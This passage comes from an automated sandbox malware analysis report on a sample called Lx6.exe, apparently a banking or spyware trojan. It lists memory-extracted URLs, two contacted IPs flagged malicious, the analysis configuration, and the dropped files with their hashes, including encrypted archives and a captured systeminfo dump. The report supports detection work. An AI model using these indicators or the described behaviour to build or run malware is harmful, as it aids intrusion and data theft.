A9DC8D000.00000004.00000020.00020000.000 00000.sdmp, cvtres.exe, 00000059.0000000 2.827104369.000001AF8BB9D000.00000004.00 000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://pesterbdd.com/images/Pester.png	powershell.exe, 00000004.00000002.561587 239.0000021F35781000.00000004.00000800.0 0020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://www.tippsundtricks.co/lifehacks/dose-offnen/?utm_campaign=DECH-Dose&utm_source=MSN&u	Lx6.exe, 00000000.00000003.345147291.000 0000001299000.00000004.00000020.00020000 .00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://www.msn.com/de-ch/shopping	Lx6.exe, 00000000.00000003.345147291.000 0000001299000.00000004.00000020.00020000 .00000000.sdmp	false		high
http://www.apache.org/licenses/LICENSE-2.0.html	powershell.exe, 00000004.00000002.561587 239.0000021F35781000.00000004.00000800.0 0020000.00000000.sdmp	false		high
http://https://www.hoeren-heute.ch/d/horizon_reveal/?act=ACT0000044974ACT&utm_source=mcrs&utm_mediu	Lx6.exe, 00000000.00000003.345147291.000 0000001299000.00000004.00000020.00020000 .00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://www.msn.com/de-ch/news/other/bundesratswahl-alle-augen-richten-sich-nach-bern/ar-AA12LMZu?oc	Lx6.exe, 00000000.00000003.345147291.000 0000001299000.00000004.00000020.00020000 .00000000.sdmp	false		high
http://https://www.tippsundtricks.co/saubermachen/reinige-dusche-spulmaschinentab/?utm_campaign=DECH-spulit	Lx6.exe, 00000000.00000003.345147291.000 0000001299000.00000004.00000020.00020000 .00000000.sdmp	false		high
http://https://www.hoeren-heute.ch/d/nulltarif_offer/?act=ACT0000045540ACT&utm_source=mcrs&utm_medi	Lx6.exe, 00000000.00000003.345147291.000 0000001299000.00000004.00000020.00020000 .00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://contoso.com/Icon	powershell.exe, 00000004.00000002.800187 372.0000021F455E9000.00000004.00000800.0 0020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://www.tippsundtricks.co/lifehacks/dosenoeffner-falsch-benutzt/?utm_campaign=DECH-canopen&u	Lx6.exe, 00000000.00000003.345147291.000 0000001299000.00000004.00000020.00020000 .00000000.sdmp	false		high
http://https://github.com/Pester/Pester	powershell.exe, 00000004.00000002.561587 239.0000021F35781000.00000004.00000800.0 0020000.00000000.sdmp	false		high
http://www.msn.com/de-ch	Lx6.exe, 00000000.00000003.345147291.000 0000001299000.00000004.00000020.00020000 .00000000.sdmp	false		high
http://ipinfo.io/ip	cvtres.exe, 00000059.00000002.827104369. 000001AF8BB9D000.00000004.00000020.00020 000.00000000.sdmp	false		high
http://https://www.msn.com/de-ch/news/other/wie-deine-abgeschnittenen-haare-seen-s%c3%a4ubern-k%c3%b6nnen/a	Lx6.exe, 00000000.00000003.345147291.000 0000001299000.00000004.00000020.00020000 .00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://constitution.org/usdeclar.txt	Lx6.exe, 00000000.00000003.451792745.000 0000003F08000.00000004.00000020.00020000 .00000000.sdmp, Lx6.exe, 00000000.000000 03.442938704.0000000003F08000.00000004.0 0000020.00020000.00000000.sdmp, powershell.exe, 00000004.00000003.448346739.0000021F4E42C0 00.00000004.00000020.00020000.00000000.sdmp, RuntimeBroker.exe, 00000013.00000002.86062285 6.000002240CD02000.00000004.00000001.000 20000.00000000.sdmp, RuntimeBroker.exe, 0000001B.00000002.858783348.000001D023E0 2000.00000004.00000001.00020000.00000000.sdmp, RuntimeBroker.exe, 0000001F.00000002.856104 544.000001489B502000.00000004.00000001.0 0020000.00000000.sdmp, cmd.exe, 00000023 .00000002.685282476.0000000003558000.000 00004.00000020.00020000.00000000.sdmp, cmd.exe, 00000023.00000003.682986739.00000000035580 00.00000004.00000020.00020000.00000000.sdmp, cmd.exe, 00000023.00000003.683222673.00000000 03558000.00000004.00000020.00020000.0000 0000.sdmp, cmd.exe, 00000029.00000003.70 8638922.000001CEDBA7C000.00000004.000000 20.00020000.00000000.sdmp, cmd.exe, 0000 0029.00000002.721107955.000001CEDBA7C000 .00000004.00000020.00020000.00000000.sdmp, cmd.exe, 00000029.00000003.705598553. 000001CEDBA7C000.00000004.00000020.00020 000.00000000.sdmp, cmd.exe, 00000029.000 00003.705458137.000001CEDBA7C000.0000000 4.00000020.00020000.00000000.sdmp, power shell.exe, 0000002D.00000003.797117196.0 0000191D3DAC000.00000004.00000020.000200 00.00000000.sdmp, powershell.exe, 000000 2D.00000003.712648005.00000191D3DAC000.0 0000004.00000020.00020000.00000000.sdmp, powershell.exe, 0000002D.00000003.71298 2128.00000191D3DAC000.00000004.00000020. 00020000.00000000.sdmp, powershell.exe, 0000002D.00000002.856230458.00000191D3DA C000.00000004.00000020.00020000.00000000.sdmp, csc.exe, 0000003E.00000003.767939746.000001 993459C000.00000004.00000020.00020000.00 000000.sdmp, csc.exe, 0000003E.00000003. 765039957.000001993459C000.00000004.0000 0020.00020000.00000000.sdmp, csc.exe, 00 00003E.00000003.765207667.000001993459C0 00.00000004.00000020.00020000.00000000.sdmp, csc.exe, 0000003E.00000002.795032491.00000199 3459C000.00000004.00000020.00020000.0000 0000.sdmp	false	• URL Reputation: safe	unknown
http://ogp.me/ns#	Lx6.exe, 00000000.00000003.345147291.000 0000001299000.00000004.00000020.00020000 .00000000.sdmp	false		high
http://https://www.msn.com/de-ch/sport/other/fcz-bleibt-letzter-lugano-schl%c3%a4gt-basel-servette-und-luze	Lx6.exe, 00000000.00000003.345147291.000 0000001299000.00000004.00000020.00020000 .00000000.sdmp	false		high
http://ns.micro/1	RuntimeBroker.exe, 0000001B.00000000.629 410549.000001D021902000.00000004.0000000 1.00020000.00000000.sdmp, RuntimeBroker.exe, 0000001B.00000000.609610192.000001D021902000. 00000004.00000001.00020000.00000000.sdmp, RuntimeBroker.exe, 0000001B.00000000.6 34295929.000001D021902000.00000004.00000 001.00020000.00000000.sdmp, RuntimeBroker.exe, 0000001B.00000002.854225233.000001D02190200 0.00000004.00000001.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
194.76.225.60	unknown	Germany		58329	RACKPLACEDE	true
194.76.225.61	unknown	Germany		58329	RACKPLACEDE	true
204.79.197.203	a-0003.a-msedge.net	United States		8068	MICROSOFT-CORP-MSN-AS-BLOCKUS	false

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	36.0.0 Rainbow Opal
Analysis ID:	720586
Start date and time:	2022-10-11 15:00:24 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 16m 11s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Lx6.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 104, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	89
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	4
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default

Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.spre.bank.troj.spyw.expl.evad.winEXE@132/40@6/4
EGA Information:	• Successful, ratio: 83.3%
HDC Information:	• Successful, ratio: 3.2% (good quality ratio 3.2%) • Quality average: 90.9% • Quality standard deviation: 14.1%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .exe • Override analysis time to 240s for rundll32

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, audiodg.exe, WMIADAP.exe, conhost.exe, backgroundTaskHost.exe, WmiPrvSE.exe
- TCP Packets have been reduced to 100
- Excluded IPs from analysis (whitelisted): 52.169.118.173, 131.253.33.203
- Excluded domains from analysis (whitelisted): redirection.prod.cms.msn.com.akadns.net, icePrime.a-0003.dc-msedge.net, legacy-redirection-neurope-prod-hp.cloudapp.net, a-0003.dc-msedge.net
- Execution Graph export aborted for target mshta.exe, PID 6016 because there are no executed function
- Not all processes where analyzed, report is missing behavior information
- Report creation exceeded maximum time and may have missing disassembly code information.
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size exceeded maximum capacity and may have missing disassembly code.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.
- Report size getting too big, too many NtReadVirtualMemory calls found.

Simulations

Behavior and APIs

Time	Type	Description
15:02:07	API Interceptor	36x Sleep call for process: powershell.exe modified
15:03:23	API Interceptor	1x Sleep call for process: WMIC.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies\deprecated.cookie

Process:	C:\Windows\explorer.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	91
Entropy (8bit):	3.964980110923723
Encrypted:	false
SSDEEP:	3:ApEeKm8RKQB2LI/cAtAFqyLAIRlKFvBFGmWLn:ApEVNB2LI/xyFqyLbgzGdn
MD5:	99BDE3452748E34D6C50275110A6A8D4
SHA1:	E79CB2A8DB7D8490523529D3861F95BA73A20C23
SHA-256:	D07311ACF641866E7E84823D2962F593BB655792301DC61AD6F0C6869D9C5937
SHA-512:	19FD529C6FE60BBBE3710FED93F14D723A13AD427431F855ED84F5E5E496B9F3EB8A6E8C31D740239EB225753D52A4F464B489FDBDEFF4477480026263D0F69
Malicious:	false
Reputation:	unknown
Preview:	Cookies are no longer stored in files. Please use Internet*Cookie* APIs to access cookies.

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	11606
Entropy (8bit):	4.8910535897909355
Encrypted:	false
SSDEEP:	192:Dxoe5lpObxoe5lib4LVsm5emdYVFn3eGOVpN6K3bkkjo5UgkjDt4iWN3yBGHc9so:Wwib4LEVoGIpN6KQkj2jkjh4iUxm44Q2
MD5:	7A57D8959BFD0B97B364F902ACD60F90
SHA1:	7033B83A6B8A6C05158BC2AD220D70F3E6F74C8F
SHA-256:	47B441C2714A78F9CFDCB7E85A4DE77042B19A8C4FA561F435471B474B57A4C2
SHA-512:	83D8717841E22BB5CB2E0924E5162CF5F51643DFBE9EE88F524E7A81B8A4B2F770ED7BFE4355866AFB106C499AB7CD210FA3642B0424813EB03BB68715E650C C
Malicious:	false
Reputation:	unknown
Preview:	PSMODULECACHE.....S...C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1.....Uninstall-Module.....inmo.....fim o.....Install-Module.....New-ScriptFileInfo.....Publish-Module.....Install-Script.....Update-Script.....Find-Command.....Update-ModuleManifest.....Find-DscR esource.....Save-Module.....Save-Script.....upmo.....Uninstall-Script.....Get-InstalledScript.....Update-Module.....Register-PSRepository.....Find-Script... .....Unregister-PSRepository.....pumo.....Test-ScriptFileInfo.....Update-ScriptFileInfo.....Set-PSRepository.....Get-PSRepository.....Get-InstalledModule.....Find- Module.....Find-RoleCapability.....Publish-Script.....Y.....C...C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1.....Describe.....Get-TestDr iveItem.....New-Fixture.....In.....Invoke-Mock.....InModuleScope.....Mock.....SafeGetCommand.....Af

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	1196
Entropy (8bit):	5.333915035046385
Encrypted:	false
SSDEEP:	24:3aZPpQrLAo4KAxX5qRPD42HOoFe9t4CvKuKnKJF9G:qZPerB4nqRL/HvFe9t4Cv94anG
MD5:	B15D7C50C640BEF4A1E823CE568A5E5E
SHA1:	E456E2EE754F8FBA38F8F75858491258896C9E41
SHA-256:	A95974F134C10C31BF7B1243C3E5F3987F1CC878565E28182DEC577D552450C0
SHA-512:	B7E7D0303E3DCF81217B7AC871AF1C4871D8BA19CC595DB35A66401084111266666D244D8CF91D766E129E7306FBCBA9622746DF74EC030E180CFDEDB782391(
Malicious:	false
Reputation:	unknown
Preview:	@...e.....@.....8.....'....L..}.....System.Numerics.H.....<@.^.L."My...:..... .Microsoft.PowerShell.ConsoleHost0.....G-.o.. .A...4B.....System..4.....[...{a.C..%6..h.....System.Core.D.....fZve...F.....x.).....System.Management.AutomationL.....7.....J@.....~.....#.Micro soft.Management.Infrastructure.<.....H..QN.Y.f.....System.Management...@.....Lo...QN.....<Q.....System.DirectoryServices4.....Zg5..:O..g..q..... ...System.Xml..4.....T..'Z..N..Nvj.G.....System.Data.H..... ....H..m)aUu.....Microsoft.PowerShell.Security...<.....)L..Pz.O.E.R.....System.Tran sactions.<.....):gK..G...$.1.q.....System.ConfigurationP...../.C..J..%...].....%.Microsoft.PowerShell.Commands.Utility...D.....-.D.F.<;.nt.1.....S ystem.Configuration.Ins

C:\Users\user\AppData\Local\Temp\7C7B.bin\AuthRoot.pfx

Process:	C:\Windows\explorer.exe
File Type:	data
Category:	dropped
Size (bytes):	23186
Entropy (8bit):	**7.991041231447328**
Encrypted:	**true**
SSDEEP:	384:ggOhdqMgQhhzLVz83kuWP5gzpr62Lr6T7YHVnn5UGY3QnG33Ov++pz2MAA1:g7uMFDR83BW5t2Pw7Yn6G+QnG33OvD+Q
MD5:	7B8BB9BA943395C3D6130174C4732F46
SHA1:	2A1B26AEC73001E44B98A8FC5F66DB7238CA0459
SHA-256:	03C5A6DCC0449B3AADEA6C0BB05747258B89BD40989DA04292A093174587D145
SHA-512:	12F9A12559F0422A29853FDC1416DFCC2DEEE1E2F4812DEC7DA05FA5996A3E557413B23E43ED3EBB514A30E489217D0505D86B627048C929806DDDDCEA0B8E E
Malicious:	false
Reputation:	unknown
Preview:	0.Z....0.ZJ..*.H.....Z;..Z70.Z30.Z/..*.H.....Z 0.Z....0.Z...*.H.....0...*.H.....0...0...&.4.....Y.....%....t....c..^.@J..*8.V.d...."...O.D....kmb?..A_.....y..zm...C.....r...t..K..N4Or.?]. .f..u.....R...9.+.6.....e...T.2.....hb.6..!.. ..S.Z%.i..b<Qq.S.^..`q.zB.tpM\.N.-.Sj.....g....Z@S.7...<2.f...%-...k.F.. ..n/.....3...]....AJ.....8&..J`....M..`..'>...q[%.S.....g6...|...b2 53.u..J...he..i...`.....]....j....&.<...p.g0+..T..O..o[....i.....)I..Mj\..z..."]8...../....+I..@.3#....2...[..)./.W.....p..%.oG...}..j...[>cd:<.....\....4.....D?D...a.....x..m.....!,...sN...<D...$F..FT .....c..o.-..h]r;..>C..!?..b.....0...6.qN.#..R.(T.2.8...\.E3.g...%I...CV<.A..2...@.)...w(.e$Q.(..{x....aZ....H.'R%.....W.k..P...K.....'J.Ph.....).....D&...Le..,61...j.1..hf..6.!d.G...H'..). O.B.....@4.V/C.....M..p.m`.&._.....[...OL.....+C...OY.P...E..7y...@.....4..(=.=.a.e..7T...Y.<..jf..*.*^...^.....U.....}.n...."1..

C:\Users\user\AppData\Local\Temp\7C7B.bin\Root.pfx

Process:	C:\Windows\explorer.exe
File Type:	data
Category:	dropped
Size (bytes):	35938
Entropy (8bit):	**7.994766403336213**
Encrypted:	**true**
SSDEEP:	768:Uo9Rx7xPqGyIiVDpZcF2P++y96cih96w9KUDBUNTwDc:U4vRyIiKF2PaC9pKgc
MD5:	E6454209B0DBAD79DD2219F2BE137C33
SHA1:	9710D1CBB96DAFD14BC13E703404FDC9AC4EA7A9
SHA-256:	5DC604E8667BF29DFA0F2734C5E726222E1D75F553D719ED00A40BCF3BBABBB1
SHA-512:	1A8A810673C4BF63AB067DD393AB56BFF02EE4902A12E38A52E0818683D0C413A31EBB49B7896E09E2071D1B66BB33D70D61AB3D5C49C72C10ED5080B8207FA B
Malicious:	false
Reputation:	unknown
Preview:	0..^...0.....*.H.....0...0.....*.H.....0.....0.....*.H.....0...*.H.....0...5iZII.(.....b....oJ).....y.....`..GfN.h.,_Af.:..'Cj.O ....>...i.i.x...D\....y.....n....Q..h.@S..V..0fP.:-<.A..`I... E.G....x0+.s.?.J..Llb...FH....`Cmak`.....2.*.bB.....$.I-x.....l...._.S.nW)...a.Y...s.5.EU.;..U....X`]1~.%.5.....9....n..t..(hBl..zm.HH.A.Vvj.)Y/..\.F.F.@,..{...nGG..o.A...].....Q/ ..#.kXG.e.g.....&..G...>... .F..Mak.JO5-Lc9.....K.....Jj^j..B.~..}.@+~N..zl.....-..m@.]..."4'....Y4%.HX."k..>j`...(.Z.B....e.\n...R>.....Z...%$K..?).<..zIt.fkUG...J...fF.3../>....l.m.X ...g|K.t.oMd..uk.0.....B.`.o.Y.|yW8...K...b.L.....o.i.....<}.^.....5AH...C.....@...'.....k.!.Q.R...O.CV...;...b..em...<...z..q.....F.....k..C.~.c8..]2.>.....Zn..H.lb....{..y...j..[.....K. +.^rP>.,.%..w..L6Eo....j..'8]5.x.<..{.....s.....xZ.....v..X .0,.x.I....E../....o.Q5,Y|/..h....vn.m...).(...fKX.|..J-..y.....o..H].S.o.I*.../

C:\Users\user\AppData\Local\Temp\9AF9.bin1

Process:	C:\Windows\System32\cmd.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	51361
Entropy (8bit):	4.028932530672399
Encrypted:	false
SSDEEP:	1536:sN9o5SEZZqpzteV2tTFGCTY9gOT7N2Vm2BKH9AM2KkbcM4txsEpucqRODKgCQ+FF:sXVB9Q4
MD5:	645D3031D145462946205BF1816CF775
SHA1:	E632126C947282571E610F7F085A7BA6B94AFD83
SHA-256:	A0940F2F95730625759933A5C8D872655BD805229F42BB9497A9F09359E2A73B
SHA-512:	2A1DB7AD892A766854550D54F0A04258C1780048050E122B47B8033A2F33AB08790B20B3982C3AADF931E0288DDD959467FE0D6D332438CE24D6F5AC44A3040F
Malicious:	false
Reputation:	unknown
Preview:	..Host Name: computer..OS Name: Microsoft Windows 10 Pro..OS Version: 10.0.17134 N/A Build 17134..OS Manufacturer: Microsoft Corporation..OS Configuration: Standalone Workstation..OS Build Type: Multiprocessor Free..Registered Owner: pratesh..Registered Organization: ..Product ID: 00330-71388-77104-AAOEM..Original Install Date: 6/27/2019, 4:49:21 PM..System Boot Time: 8/6/2022, 3:39:30 PM ..System Manufacturer: P6WmNR3TnU9PMR7..System Model: fEhWFAHT..System Type: x64-based PC..Processor(s): 1 Processor(s) Installed... [01]: Intel64 Family 6 Model 85 Stepping 7 GenuineIntel ~2195 Mhz..BIOS Version: 37431 YCB22, 6/25/2021..Windows Directory: C:\Windows..System Directory: C:\Windows\system32..Boot Device: \Device\HarddiskVolume2..System Locale:

C:\Users\user\AppData\Local\Temp\9F2A.bin

Process:	C:\Windows\explorer.exe
File Type:	Zip archive data, at least v2.0 to extract, compression method=deflate
Category:	dropped
Size (bytes):	59353
Entropy (8bit):	**7.995568822525134**
Encrypted:	**true**
SSDEEP:	1536:97HFq3BWP2PwY/nGHOLL4vRyIiKF2PaC9pK9U:zqRWuoY/nHUp2bgq
MD5:	6357C3EEA8C8B15C9A1EE1367511CF6A
SHA1:	FB17AE6B2E3DF9223D6905B27B9F2E512F92A400
SHA-256:	2761604BBA63DCE47B932B28048D75DEBB7396B7FAAA9260176A806B13DB49EA
SHA-512:	64A305AE4DB5D26F1ECFC57DBE6E221EE60D71DA3C9BBF75A52E65A376F0D95203C44509E229FD1038A40522FC9A130E533D5AF7967C84BE4866DE1B3A0036A
Malicious:	false
Reputation:	unknown
Preview:	PK.....MOA..Z...Z.....AuthRoot.pfx..Zm.0.Z....0.ZJ..*.H.....Z;..Z70.Z30.Z/..*.H.....Z 0.Z....0.Z...*.H.....0...*.H.....0...0...&.4.....Y.....%....t....c..^.@J..*8.V.d...."...O.D....kmb?..A_.....y..zm...C.....r...t..K..N4Or.?]..f..u.....R...9.+.6.....e...T.2.....hb.6..!.. ..S.Z%.i..b<Qq.S.^..`q.zB.tpM\.N.-.Sj.....g....Z@S.7...<2.f...%-...k.F.. ..n/.....3...]....AJ.....8&..J`....M..`..'>...q[%.S.....g6...|...b253.u..J...he..i...`.....]....j....&.<...p.g0+..T..O..o[....i.....)I..Mj\..z..."]8...../....+I..@.3#....2...[..)./.W.....p..%.oG...}..j...[>cd:<.....\....4....D?D...a.....x..m.....!.,..sN...<D...$F..FT.....c..o.-..h]r;..>C..!?..b.....0...6.qN.#..R.(T.2.8...\.E3.g...%I...CV<.A..2...@.)...w(.e$Q.(..{x....aZ....H.'R%.....W.k..P...K.....'J.Ph.....).....D&...Le..,61...j.1..hf..6.!d.G...H'..).O.B.....@4.V/C.....M..p.m`.&._.....[...OL.....+C...OY.P...E..7y...@.....4..(=.=.a.e..7T

C:\Users\user\AppData\Local\Temp\CSCAB583CA567BD44E39E9932B1B4F9F8AB.TMP

Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.1056479064968565
Encrypted:	false
SSDEEP:	12:DXt4li3ntuAHia5YA49aUGiqMZAiN5gryE8ak7Ynqq1RPN5Dlq5J:+RI+ycuZhNtakS7PNnqX
MD5:	FB161B42FD0D3B703F12B95057877CA4
SHA1:	489BEC19D578A871CDC88B83751A6B16715CE9B4
SHA-256:	C4879FCE577085F0D497BC3BCD1EEDFAE9BE8D29758E47DE75EFA129FD3112A7
SHA-512:	8F1A32DD855C52210F99456FFAC8CCCBCD6A8F8C33AA463AFF5B97A75992CD3CF7D285495CD7D5259C323A21ECC7E79567E12A19939C27D76E7A7BA54DFBBC4
Malicious:	false
Reputation:	unknown
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...i.y.r.5.j.f.x.4...d.l.l.....(...L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...i.y.r.5.j.f.x.4...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0...0...0...0...

C:\Users\user\AppData\Local\Temp\CSCABF4CE5BBE3740BAB8B4C0CFADC5BA2E.TMP

Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.1080474271990184
Encrypted:	false
SSDEEP:	12:DXt4li3ntuAHia5YA49aUGiqMZAiN5gryLNTYak7YnqqmNTNPN5Dlq5J:+RI+ycuZhN5pYakSmpNPNnqX
MD5:	0E91ECA701345D22466D0EA4428A3EB8
SHA1:	0B1326B4EB0685BA013862319736A82ED52214C3
SHA-256:	FB4DDD90E5704E1527189C3BA5F885DB146D5BD345280B0851DF22A8613D50C5
SHA-512:	4479F463617B26731BDF977C71988C5E62F71AD46F4A8E9B33B0632BA80693B845B4043FB343F403A320D6618571B7EE499768E675DFAF87A92FBDCFCC6C6400
Malicious:	false
Reputation:	unknown
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...m.s.i.h.j.3.z.d...d.l.l.....(...L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...m.s.i.h.j.3.z.d...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0...0...0...0...

C:\Users\user\AppData\Local\Temp\CSCB1F306A019E148659D5DB92DA08A3D35.TMP

Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe

File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.1052394426855807
Encrypted:	false
SSDEEP:	12:DXt4li3ntuAHia5YA49aUGiqMZAiN5gryEIak7Ynqq9dPN5Dlq5J:+RI+ycuZhNBakSvPNnqX
MD5:	F61ACBD222CA9E142FFBA13FD827898D
SHA1:	854A50C38E7D202D2CFA794768276819FC745538
SHA-256:	4F79AB9A5B95B451BA6538E2E49D9854562A63CC9934D521AF07967A2CB065E0
SHA-512:	8ABF5B4E273975471CCE5A91CE17033949C2C196092ED7856CC250E9BFB84EDBD4ED9008F07353B8291C404137C025E7D63F0805EC3DFBB8268646B9F6DC9A0F
Malicious:	false
Reputation:	unknown
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...v.u.p.j.0.y.h.s...d.l.l.....(.....L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...v.u.p.j.0.y.h.s...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0...0...0...0...

C:\Users\user\AppData\Local\Temp\CSCF2AAFAB6410F41F998231914A7D0E24.TMP

Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.1160323863458923
Encrypted:	false
SSDEEP:	12:DXt4li3ntuAHia5YA49aUGiqMZAiN5gry6iak7Ynqq3jPN5Dlq5J:+RI+ycuZhNciakS3jPNnqX
MD5:	7250F80F25A40F7947457212CDAC37CB
SHA1:	F9FD2CB47BA5443050B682FDF3E157126A5B4B5A
SHA-256:	DDA52729236A02DA2BB9DF07593BD0F1C1862AA4BF499B85952A75A4562B65FC
SHA-512:	AC05CFCBE1CB2856F9A019BFDDA5BB98C065C7B42FBF33C3E4BB0EDFF3B0F83625F489CFFB967A832227E0A57A3B102D6052336C43D59871A39877F21B90FE0B
Malicious:	false
Reputation:	unknown
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...j.x.p.j.p.f.g.v...d.l.l.....(.....L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...j.x.p.j.p.f.g.v...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0...0...0...0...

C:\Users\user\AppData\Local\Temp\RES501C.tmp

Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
File Type:	Intel 80386 COFF object file, not stripped, 3 sections, symbol offset=0x482, 9 symbols, created Tue Oct 11 13:05:19 2022, 1st section name ".debug$S"
Category:	dropped
Size (bytes):	1320
Entropy (8bit):	3.985512109709175
Encrypted:	false
SSDEEP:	24:HugnW9NfMlXDfHAhKdNWl+ycuZhNBakSvPNnq9hgd:boMlzCKd41ulBa3tq9y
MD5:	E6495FDCD4030F492CBA20B3C51591EF
SHA1:	2D9044E00AAC14E6318C0DF558DADA012586B8CE
SHA-256:	798FE5176580696CC341901CBF76CD93EF6D320B84E96AD02A87370D675C5141
SHA-512:	C0D30967D7DDF2DCB712ACE2CF102EB4F8847C1421C2C9426FB0B5C902E7F405C89C2B82D39DFDC596D24C2E62A9BFB149653C81B43264843C928D3E3CCD92E
Malicious:	false
Reputation:	unknown
